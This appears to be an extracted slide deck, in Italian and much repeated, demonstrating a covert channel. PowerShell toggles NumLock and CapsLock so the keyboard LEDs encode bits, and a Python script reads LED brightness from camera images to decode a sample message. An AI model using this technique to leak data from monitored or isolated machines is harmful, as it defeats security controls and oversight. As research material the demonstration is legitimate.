
# led light




```
17 # def led 1
18 if ([System.Windows.Forms.Control]::IsKeyLocked('NumLock') -eq $false) { $led1 = 0 }
19 else { $led1 = 1 }
20 # def led 2
21 if ([System.Windows.Forms.Control]::IsKeyLocked('CapsLock') -eq $false) { $led2 = 0 }
22 else { $led2 = 1 }
23 Write-Host "LED1: $led1, LED2: $led2"
24 Write-Host "Sequenza: $bit1$bit2"
25
26 if ($led1 -eq '0' -and $bit1 -eq '1') {
27     Write-Host "LED1 spento e BIT1=1: accendo il led"
28     (New-Object -ComObject WScript.Shell).SendKeys('{NUMLOCK}')
29 }
30 if ($led1 -eq '1' -and $bit1 -eq '0') {
31     Write-Host "LED1 acceso e BIT1=0: spengo il led"
32     (New-Object -ComObject WScript.Shell).SendKeys('{NUMLOCK}')
33 }
34 if ($led2 -eq '0' -and $bit2 -eq '1') {
35     Write-Host "LED2 spento e BIT2=1: accendo il led"
36     (New-Object -ComObject WScript.Shell).SendKeys('{CAPSLOCK}')
37 }
```



# led light




# led light






# led light




# led light




```
1 from PIL import Image
2 import os, sys
3
4 dir = sys.argv[1]
5
6 # led1
7 def calcola_luminosita_media(image, x, y, width, height):
8     area = image.crop((x, y, x + width, y + height))
9     grayscale_area = area.convert("L") # Converti l'area in scala di grigi
10    luminosita_media = sum(grayscale_area.getdata()) / (width * height)
11    return luminosita_media
12
13 # elenco file da analizzare
14 files_in_dir = os.listdir(dir)
15 crop_files = sorted([file for file in files_in_dir if file.startswith("crop")])
16 old_lum_l3 = 0
17 old_stat_l3 = 0
18 for file in crop_files:
19
20     image_path = "{}/{}".format(dir, file)
21     image = Image.open(image_path)
22
23     x_area1 = 0 # Coordinata x dell'angolo superiore sinistro dell'area 1
24     y_area1 = 0 # Coordinata y dell'angolo superiore sinistro dell'area 1
25     width_area1 = 225 # Larghezza dell'area 1
26     height_area1 = 200 # Altezza dell'area 1
27     luminosita_media_area1 = calcola_luminosita_media(image, x_area1, y_area1, width_area1, height_area1)
28
29     x_area2 = 225
30     y_area2 = 0
31     width_area2 = 250
32     height_area2 = 200
33     luminosita_media_area2 = calcola_luminosita_media(image, x_area2, y_area2, width_area2, height_area2)
```




# led light




```
1 from PIL import Image
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3
4 dir = sys.argv[1]
5
6 # led1
7 def calcola_luminosita_media(image, x, y, width, height):
8     area = image.crop((x, y, x + width, y + height))
9     grayscale_area = area.convert("L") # Converti l'area in scala di grigi
10    luminosita_media = sum(grayscale_area.getdata()) / (width * height)
11    return luminosita_media
12
13 # elenco file da analizzare
14 files_in_dir = os.listdir(dir)
15 crop_files = sorted([file for file in files_in_dir if file.startswith("crop")])
16 old_lum_l3 = 0
17 old_stat_l3 = 0
18 for file in crop_files:
19
20     image_path = "{}/{}".format(dir, file)
21     image = Image.open(image_path)
22
23     x_area1 = 0 # Coordinata x dell'angolo superiore sinistro dell'area 1
24     y_area1 = 0 # Coordinata y dell'angolo superiore sinistro dell'area 1
25     width_area1 = 225 # Larghezza dell'area 1
26     height_area1 = 200 # Altezza dell'area 1
27     luminosita_media_area1 = calcola_luminosita_media(image, x_area1, y_area1, width_area1, height_area1)
28
29     x_area2 = 225
30     y_area2 = 0
31     width_area2 = 250
32     height_area2 = 200
33     luminosita_media_area2 = calcola_luminosita_media(image, x_area2, y_area2, width_area2, height_area2)
```




Original information  
01100010 01100101 01100101 01110010



# Have you heard anything?

